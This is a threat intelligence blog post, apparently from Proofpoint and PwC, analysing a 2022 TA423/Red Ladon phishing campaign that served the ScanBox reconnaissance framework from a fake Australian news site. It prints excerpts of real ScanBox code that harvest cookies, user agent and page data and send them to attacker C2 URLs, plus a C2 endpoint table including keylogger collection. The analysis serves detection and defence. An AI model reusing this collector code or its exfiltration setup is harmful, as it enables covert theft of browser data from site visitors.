Rising Tide: Chasing the Currents of Espionage in the South China Sea

proofpoint.com/us/blog/threat-insight/chasing-currents-espionage-south-china-sea

August 25, 2022

Blog
Threat Insight
Rising Tide: Chasing the Currents of Espionage in the South China Sea

August 30, 2022 Michael Raggi and Sveva Scenarelli at PwC

Proofpoint's Threat Research Team details a recent cyber espionage campaign targeting entities globally and conducted by a threat actor publicly which was attributed in 2021 by multiple governments and was the focus of a 2021 indictment by the US Department of Justice. The targets of this recent campaign spanned Australia, Malaysia, and Europe, as well as entities that operate in the South China Sea. Proofpoint's research has been assisted by the PwC Threat Intelligence team to provide the information security community with a comprehensive view of the threat activity described.

Introduction

Proofpoint and PwC Threat Intelligence have jointly identified a cyber espionage campaign, active since April 2022 through June, delivering the ScanBox exploitation framework to targets who visit a malicious domain posing as an Australian news website. The joint efforts of Proofpoint and PwC researchers provide a moderate confidence assessment that recent campaigns targeting the federal government, energy, and manufacturing sectors globally may represent recent efforts by TA423 / Red Ladon. Activity which overlaps with this threat actor has been publicly referred to in governmental indictments as "APT40" and "Leviathan." This blog analyzes the structure and capabilities of the sample of ScanBox and the plugins identified in this campaign. It also correlates this campaign and its observed victimology with previous campaigns conducted by TA423 / Red Ladon which leveraged RTF template injection.

The blog details:

- Recent targeted phishing campaigns that use URLs impersonating Australian media entities to deliver the ScanBox reconnaissance framework;
- How this custom ScanBox script and related modules work;
- How this campaign correlates to threat activity dating back to June 2021 which leveraged RTF template injection;

- The history of the ScanBox framework; and,
- The targeting focus of TA423/Red Ladon on domestic Australian organisations, as well as entities involved with offshore energy exploration in the South China Sea.

TA423 / Red Ladon: TA423 / Red Ladon is a China-based, espionage-motivated threat actor that has been active since 2013, targeting a variety of organisations in response to political events in the Asia-Pacific region, with a focus on the South China Sea. Targeted organisations include defence contractors, manufacturers, universities, government agencies, legal firms involved in diplomatic disputes, and foreign companies involved with Australasian policy or South China Sea operations.

TA423 / Red Ladon Targets the Australian Government and Wind Turbine Fleets in South China Sea

Beginning on 12 April 2022, and continuing through mid-June 2022, Proofpoint identified several waves of a phishing campaign resulting in the execution of the ScanBox reconnaissance framework, in part based on intelligence shared by PwC Threat Intelligence related to ongoing ScanBox activity. The phishing campaign involved URLs delivered in phishing emails, which redirected victims to a malicious website posing as an Australian news media outlet. The website's landing page delivered a JavaScript ScanBox malware payload to selected targets. In historic instances, ScanBox has been delivered from websites that were the victim of strategic web compromise (SWC) attacks with legitimate sites being injected with malicious JavaScript code. In this instance, the threat actor controls the malicious site and delivers malicious code to unsuspecting users.

A ScanBox Primer: ScanBox, detailed in open source as early as 2014 by AlienVault, is a JavaScript based web reconnaissance and exploitation framework which allows threat actors to profile victims, and to deliver further malware to selected targets of interest. PwC Threat Intelligence assesses it is highly likely that ScanBox is shared privately amongst multiple China-based threat actors.

Figure 1. A timeline of activity involving ScanBox since 2014 to May 2022

The following China-based threat actors have been observed using ScanBox:

- Red Sylvan (a.k.a. APT3, Gothic Panda);
- Red Apollo (a.k.a. APT10, Stone Panda);
- Red Phoenix (a.k.a. APT27, Emissary Panda);
- TA423 / Red Ladon (a.k.a. APT40, Leviathan, GADOLINIUM);
- Red Dev 16 (a.k.a. Evil Eye, Earth Empusa, Poison Carp); and,
- TA413 / White Dev 9 (a.k.a. LuckyCat).

TA423 / Red Ladon's 2018 ScanBox activity targeting Cambodia involved domains masquerading as news websites and targeted high profile government entities, including the National Election Commission. One of the ScanBox server domains used in that campaign, mlcdailynews[.]com, hosted several articles about Cambodian affairs and US and East Asia relations, for which contents were copied from legitimate publications (Khmer Post, Asia Times, Reuters, Associated Press). These were likely used as lures in phishing emails to convince targets to follow malicious links to the actor-controlled ScanBox domain.

The 2022 ScanBox Campaign

The April 2022 to June 2022 ScanBox campaign primarily targeted:


- local and federal Australian Governmental agencies;
- Australian news media companies; and,
- global heavy industry manufacturers which conduct maintenance of fleets of wind turbines in the South China Sea.

This demonstrated the comingling of targets involved in Australian governmental affairs as well as offshore energy production in the South China Sea. Proofpoint previously observed similar targeting in June 2021 by TA423 / Red Ladon, wherein the threat actor would deliver a downloader in DLL format via RTF template injection. The campaign showed a consistency of victimology spanning thirteen months and bridging diverse phishing tactics, techniques, and procedures (TTPs).

The ScanBox-related phishing campaigns identified in April through June 2022 originated from Gmail and Outlook email addresses which Proofpoint assess with moderate confidence were created by the threat actor, and utilized a variety of subjects including “Sick Leave,” “User Research,” and “Request Cooperation.” The threat actor would frequently pose as an employee of the fictional media publication “Australian Morning News”, providing a URL to the malicious domain and soliciting targets to view its website or share research content that the website would publish.

In emails, the threat actor claimed to be starting a “humble news website” (sic) and solicited user feedback while providing a link to australianmorningnews[.]com. While this is not impersonating an existing Australian media publication, it does copy content from legitimate news publications (including the BBC and Sky News) which was then displayed when victims navigated to the website.

Upon clicking the link and redirecting to the site, visitors were served the ScanBox framework. The impersonation of a fictional media publication local to targets of interest is a tactic that Proofpoint and PwC Threat Intelligence had previously observed being used in historic TA423 / Red Ladon ScanBox campaigns identified preceding the Cambodian elections in 2018. The content of the emails and the malicious URL technique reprised a technique previously observed in September 2021 TA423 / Red Ladon campaigns detailed later in this blog, in which the threat actor impersonated Australian media publications with its malware delivery infrastructure.






Figure 2. TA423 Phishing Emails 28 April 2022 and 1 June 2022




Figure 3. The homepage of australianmorningnews[.]com, posing as "Australia's largest news site". The same exact headline, picture, and text can be found in the BBC's coverage.

An interesting commonality to earlier activity can be observed across several of the campaigns identified from April through May 2022. The malicious URLs provided in the emails also appear to use values that are customized for each target, although they all redirect to the same page and serve the same malicious payload. In one instance the threat actor was observed appending the URI extension "?p=23-<##>". It appears that p=23 specifies the page value for landing page the user is redirected to, while the number string that follows it, e.g. the "11" in "?p=23-11", appears to be a unique identifier for each recipient. Proofpoint had also observed customized URLs, and URL redirect destinations distinct for each target, in TA423's

earlier campaigns in March 2022. This may be an attempt by the threat actor to correlate traffic to its servers, which host the page infected by ScanBox malware, with custom user identifiers which targets received within the URLs via email:

- hxxp://australianmorningnews[.]com/?p=23-7
- hxxp://australianmorningnews[.]com/?p=23-11
- hxxp://australianmorningnews[.]com/?p=23-24
- hxxp://australianmorningnews[.]com/?p=23-27

Malware

ScanBox can deliver JavaScript code in one single block, or, as is the case in the April 2022 campaign, as a plugin-based, modular architecture. While delivering the entire code at once would allow threat actors full functionality on a victim system, PwC threat intelligence analysts assess that a primary motivation for selectively loading plugins is likely a way to prevent crashes or errors that might tip off the owners of compromised websites. PwC assesses that another likely motivation to adopt a modular architecture was to reduce researchers' visibility and access into the plugins and the threat actor's toolset.

Campaigns from May through June 2022 delivered the same JavaScript file with contents similar to those PwC had originally encountered in samples of ScanBox as early as 2014:

SHA-256	7795936ed1bdb7a5756c1ff821b2dc8739966abbb00e3e0ae114ee728bf1cf1a
Filename	cwhe18nc
File type	JavaScript
File size	24,768 bytes
.info.seed	0c62cf7354f80d5519b71656540567a1

The malicious file executed in victim's browsers was originally hosted at the URL: hxxp://image[.]australianmorningnews[.]com/i/?cwhe18nc

Main Script and Overall Characteristics: The modular architecture of ScanBox works by executing a main JavaScript payload, and then loading additional modules to profile the victim. At the very end of the code of its main module, ScanBox sets up its configuration, which includes the C2 server to contact (hxxp://image.australianmorningnews[.]com/i/ followed by specific URLs as described later in this blog), and the information to gather from victim systems, as seen in Figure 4 below.

```
_0c62cf7354f80d5519b71656540567a1.fun.info=function(){
    var basic={};
    basic.url=_0c62cf7354f80d5519b71656540567a1.basic.apipath+'v.php?m=b';
    basic.data=_0c62cf7354f80d5519b71656540567a1.info;
    basic.type='basic';
    _0c62cf7354f80d5519b71656540567a1.fun.post(basic);
    _0c62cf7354f80d5519b71656540567a1.fun.check_connect();
};


_0c62cf7354f80d5519b71656540567a1.info={};
_0c62cf7354f80d5519b71656540567a1.basic={};
_0c62cf7354f80d5519b71656540567a1.basic.apipath='http://image.australianmorningnews.com/i/';
_0c62cf7354f80d5519b71656540567a1.info.id='cwhel8nc';
_0c62cf7354f80d5519b71656540567a1.info.canvas=_0c62cf7354f80d5519b71656540567a1.fun.canvas();
_0c62cf7354f80d5519b71656540567a1.info.flash=_0c62cf7354f80d5519b71656540567a1.fun.flash();
_0c62cf7354f80d5519b71656540567a1.info.location=location.href;
_0c62cf7354f80d5519b71656540567a1.info.toplocation=_0c62cf7354f80d5519b71656540567a1.fun.toplocation();
_0c62cf7354f80d5519b71656540567a1.info.title=document.title;
_0c62cf7354f80d5519b71656540567a1.info.host=document.domain;
_0c62cf7354f80d5519b71656540567a1.info.referrer=document.referrer;
_0c62cf7354f80d5519b71656540567a1.info.useragent=navigator.userAgent;
_0c62cf7354f80d5519b71656540567a1.info.cookies=document.cookie;
_0c62cf7354f80d5519b71656540567a1.info.charset=document.characterSet?document.characterSet:document.charset;
_0c62cf7354f80d5519b71656540567a1.info.screen=_0c62cf7354f80d5519b71656540567a1.fun.screen();
_0c62cf7354f80d5519b71656540567a1.info.platform=navigator.platform;
_0c62cf7354f80d5519b71656540567a1.info.language=_0c62cf7354f80d5519b71656540567a1.fun.language();
_0c62cf7354f80d5519b71656540567a1.info.color=screen.colorDepth+'';
_0c62cf7354f80d5519b71656540567a1.info.counts=1;
_0c62cf7354f80d5519b71656540567a1.info.seed='0c62cf7354f80d5519b71656540567a1';
_0c62cf7354f80d5519b71656540567a1.basic.auth='622db533e3ac6fa5e5a552cfaace6453';
_0c62cf7354f80d5519b71656540567a1.fun.init();
_0c62cf7354f80d5519b71656540567a1.fun.info();
```

Figure 4. The 2022 ScanBox initial script setting up its configuration

```
scanbox.basicposturl = "http://mail.webmailgoogle.com:8087/i/recv.php";
scanbox.basicliveurl = "http://mail.webmailgoogle.com:8087/i/s.php";
scanbox.basicplguinurl = "http://mail.webmailgoogle.com:8087/i/p.php";
scanbox.basicposturlkeylogs = "http://mail.webmailgoogle.com:8087/i/k.php";
scanbox.info = {};
scanbox.info.projectid = "1";
scanbox.info.seed = setRecordid();
scanbox.info.ip = "176.10.100.226";
scanbox.info.referrer = document.referrer;
scanbox.info.agent = navigator.userAgent;
scanbox.info.location = window.location.href;
scanbox.info.toplocation = top.location.href;
scanbox.info.cookie = document.cookie;
scanbox.info.title = document.title;
scanbox.info.domain = document.domain;
scanbox.info.charset = document.characterSet ? document.characterSet : document.charset;
```

Figure 5. A 2015 sample of ScanBox's initial script setting up its configuration

The initial script harvests several types of information from visitors and serves as a setup for the following stages of information gathering and potential follow-on exploitation or compromise. From PwC's analysis, the capabilities of the initial ScanBox JavaScript executed in victim's browsers include:

- Getting the current time;

- Getting the language of the victim's browser;
- Getting the major and minor version of Adobe Flash installed on the victim's browser, if any;
- Checking if the victim's browser is Safari or Internet Explorer;
- Checking whether the C2 is alive and responding;
- Sending Information about the victim's browser back to the C2, including:
    - Version of Flash installed
    - Location (that is the URL being visited);
    - The URI the victim was redirected from;
    - Title of the webpage being visited;
    - Domain being visited;
    - Referrer;
    - User-Agent;
    - Cookie;
    - Character encoding;
    - Screen width and height;
    - Underlying Operating System;
    - Language;
    - Screen's colour depth;
- Loading further ScanBox plugins and parsing their responses back into JSON to send to the C2.

```
_0c62cf7354f80d5519b71656540567a1.fun.info=function(){
    var basic={};
    basic.url=_0c62cf7354f80d5519b71656540567a1.basic.apipath+'v.php?m=b';
    basic.data=_0c62cf7354f80d5519b71656540567a1.info;
    basic.type='basic';
    _0c62cf7354f80d5519b71656540567a1.fun.post(basic);
    _0c62cf7354f80d5519b71656540567a1.fun.check_connect();
};


_0c62cf7354f80d5519b71656540567a1.info={};
_0c62cf7354f80d5519b71656540567a1.basic={};
_0c62cf7354f80d5519b71656540567a1.basic.apipath='http://image.australianmorningnews.com/i/';
_0c62cf7354f80d5519b71656540567a1.info.id='cwhel8nc';
_0c62cf7354f80d5519b71656540567a1.info.canvas=_0c62cf7354f80d5519b71656540567a1.fun.canvas();
_0c62cf7354f80d5519b71656540567a1.info.flash=_0c62cf7354f80d5519b71656540567a1.fun.flash();
_0c62cf7354f80d5519b71656540567a1.info.location=location.href;
_0c62cf7354f80d5519b71656540567a1.info.toplocation=_0c62cf7354f80d5519b71656540567a1.fun.toplocation();
_0c62cf7354f80d5519b71656540567a1.info.title=document.title;
_0c62cf7354f80d5519b71656540567a1.info.host=document.domain;
_0c62cf7354f80d5519b71656540567a1.info.referrer=document.referrer;
_0c62cf7354f80d5519b71656540567a1.info.useragent=navigator.userAgent;
_0c62cf7354f80d5519b71656540567a1.info.cookies=document.cookie;
_0c62cf7354f80d5519b71656540567a1.info.charset=document.characterSet?document.characterSet:document.charset;
_0c62cf7354f80d5519b71656540567a1.info.screen=_0c62cf7354f80d5519b71656540567a1.fun.screen();
_0c62cf7354f80d5519b71656540567a1.info.platform=navigator.platform;
_0c62cf7354f80d5519b71656540567a1.info.language=_0c62cf7354f80d5519b71656540567a1.fun.language();
_0c62cf7354f80d5519b71656540567a1.info.color=screen.colorDepth+'';
_0c62cf7354f80d5519b71656540567a1.info.counts=1;
_0c62cf7354f80d5519b71656540567a1.info.seed='0c62cf7354f80d5519b71656540567a1';
_0c62cf7354f80d5519b71656540567a1.basic.auth='622db533e3ac6fa5e5a552cfaace6453';
_0c62cf7354f80d5519b71656540567a1.fun.init();
_0c62cf7354f80d5519b71656540567a1.fun.info();
```

Figure 6. The initial ScanBox script checks whether it's ready and able to connect to the C2 to send back victim information

The modular ScanBox architecture works by sending data to different responsive PHP scripts hosted on a same server-side folder, which in many cases in the past few years has been called /i/, and which in this case is hxxp://image[.]australianmorningnews[.]com/i/. The scripts perform different functions, as follows:

URI path	Action
/i/v.php?m=b	Send victim information back to the C2
/i/c.php?data=	Load a specified child JavaScript object
/i/k.php?data=	Create an iframe, or replace one, containing the data in the URL
/i/p.php?data=	Execute a ScanBox plugin
/i/v.php?m=a&data=	Heartbeat to the C2 server to know whether the C2 is online
/i/v.php?m=p&data=	Get information on the plugin
/i/v.php?m=plug	URL that plugins send gathered data back to

The one-letter script names closely match their functionality, as p.php refers to executing a ScanBox plugin, k.php relates to keylogger data, while v.php handles victim information harvested by the ScanBox scripts.

Modern versions of ScanBox have function names prepended by a seemingly random set of 32 alphanumeric characters (which could represent an MD5 hash), which are also referred to in ScanBox scripts as the .info.seed parameter. We identified other samples of the main ScanBox script which embed different .info.seed parameter within the script on the URL: hxxp://image[.]australianmorningnews[.]com/i/?cwhe18nc:

SHA-256	2f204f3b3abc97efc74b6fa016a874f9d4addb8ac70857267cc8e4feb9dbba26
Filename	cwhe18nc.js
File type	JavaScript

File size	24,685 bytes
.info.seed	4845456f078aa3b7ed5221b8fcda5bb4

SHA-256	18db4296309da48665121899c62ed8fb10f4f8d22e44fd70d2f9ac8902896db1
Filename	cwhe18nc.htm
File type	JavaScript
File size	24,518 bytes
.info.seed	d78bd216a4811d8eba37576dbe186492

Infection Chain and ScanBox Control Flow




Figure 7. A diagram of the infection chain and ScanBox control flow

Figure 8. A summary of ScanBox installation, control flow, and plugin activity

Keylogger plugin: The keylogger plugin records any key pressed by the victim within the iframe created by the ScanBox code and sends data back to the C2. PwC has described an extremely similar module in a 2017 report on ScanBox, with the code having remained roughly the same since the first ScanBox keylogger plugins were observed in 2014.

Victim browser plugins Identification: This plugin gathers the name, filename, and description of any legitimate browser plugin installed in the victim's browser, sending the result back to the C2 as a list.

Browser fingerprinting plugin: This plugin gathers further information about the victim's browser, likely for the threat actor to understand the available attack surface and which capabilities might be required for follow-on exploitation. It checks, among other details:

- Whether Java is installed, and if so what version;

- The version of ActiveX installed;
- Whether specific Java web applications are installed;
- Whether the victim's browser is Internet Explorer, iPhone, Firefox, Chrome, Safari, "Other" from the Netscape family, Opera, or "unknown"; and,
- Whether the Microsoft Java Virtual Machine (MSJVM) is installed in the victim's browser.

Peer connection plugin: PwC had previously documented this module in a 2017 report ('A ScanBox darkly', PwC Cyber Threat Intelligence, CTO-TIB-20170713-01A). The module implements WebRTC, a free and open-source technology supported on all major browsers, which allows web browsers and mobile applications to perform real-time communication (RTC) over application programming interfaces (APIs). This allows ScanBox to connect to a set of pre-configured targets. In this sample, the targets are STUN servers at the following URL:

stun:stun.l.google[.]com:19302, on a legitimate Google address.

STUN (Session Traversal Utilities for NAT) is a standardised set of methods, including a network protocol, that allows interactive communications (including real-time voice, video, and messaging applications) to traverse network address translator (NAT) gateways. STUN is supported by the WebRTC protocol. Through a third-party STUN server located on the Internet, it allows hosts to discover the presence of a NAT, and to discover the mapped IP address and port number that the NAT has allocated for the application's User Datagram Protocol (UDP) flows to remote hosts. ScanBox implements NAT traversal using STUN servers as part of Interactive Connectivity Establishment (ICE), a peer-to-peer communication method used for clients to communicate as directly as possible, avoiding having to communicate through NATs, firewalls, or other solutions.

This means that the ScanBox module can set up ICE communications to STUN servers, and communicate with victim machines even if they are behind NAT.

Security check plugin: The final plugin that this ScanBox instance delivers to targets checks whether Kaspersky Internet Security (KIS) is installed on the victim machine. This is achieved by calling the JavaScript method Element.getElementsByTagName(). The method checks any HTML Element in the victim's browser for the value kaspersky-labs.com or klTabId_kis, which signals whether code has been injected into the user's browser by Kaspersky Internet Security.

Infrastructure

The ScanBox C2 domain image[.]australianmorningnews[.]com has resolved to three IP addresses:

IP address	First seen	Last seen
198.13.45[.]227	2022-06-06	2022-07-08
139.180.161[.]195	2022-04-26	2022-06-05
45.77.237[.]243	2022-04-25	2022-04-25

australianmorningnews[.]com was first registered on 8th April 2022 with the following unique WHOIS information, which has not been used to register any other domain:

Email	suzannehhu316@outlook.com
Name	Florence Gourley
City	Logandale
Phone	103,104 bytes

This domain first started resolving on 8th April 2022 to 104.168.140[.]23, a probable dedicated server which also hosts an FTPd server, a Dovecot mail delivery agent, an Exim mail server, and a MariaDB database.

Correlating ScanBox Campaigns to Earlier TA423 RTF Template Injection Campaigns

Beginning in March 2021, Proofpoint began to observe a consistent pattern of targeting against entities based in Malaysia and Australia, as well as against entities that are involved in the operations and supply chain of offshore energy projects in the South China Sea. From June 2021 through May 2022, Proofpoint observed an ongoing phishing campaign which involved malicious RTF attachments weaponized through template injection. Additionally, this campaign made use of malicious URLs which delivered RTF template injection files. Both initial infection vectors delivered first-stage downloader malware to targets. The downloaders retrieved XOR-encoded versions of Meterpreter shellcode.

Throughout this campaign, Australian targets regularly included military academic institutions, as well as local and federal government, defense, and public health sectors. Malaysian targets included offshore drilling and deep-water energy exploration entities as well as global

marketing and financial companies. Several global companies were also targeted that appear to relate to the global supply chains of offshore energy projects in the South China Sea. These included:

- heavy industry and manufacturers responsible for the maintenance of offshore wind farms;
- manufacturers of installation components used in offshore wind farms;
- exporters of energy from prominent energy exploration sites in the South China Sea;
- large consulting firms providing expertise at projects in the South China Sea; and,
- global construction companies responsible for the installation of Offshore energy projects in the South China Sea.

Figure 9. A Visualization of Targeted Countries

Proofpoint assesses with moderate confidence that the campaigns were conducted by the China-based, espionage-motivated threat actor TA423, which PwC tracks as Red Ladon and which also overlaps with “Leviathan,” “GADOLINIUM,” and “APT40.”

This threat actor has demonstrated a consistent focus on entities involved with energy exploration in the South China Sea, in tandem with domestic Australian targets including defense and health care. Both the CopyPaste attacks targeting the Australian government in 2021, attributed publicly to TA423 / Red Ladon, and the threat actor’s historic focus on the South China Sea, align with the observed victimology of the long running campaign described in this blog. More distinctly, this threat actor has repeatedly targeted both Australian governmental and energy-related target sets within a single campaign over multiple years.

Finally, this threat actor has been observed using both ScanBox in a watering hole capacity as well as Meterpreter in intrusions within the geographic areas that this observed threat actor is currently operating.

The technical evolution of the observed campaigns can be divided into three phases.

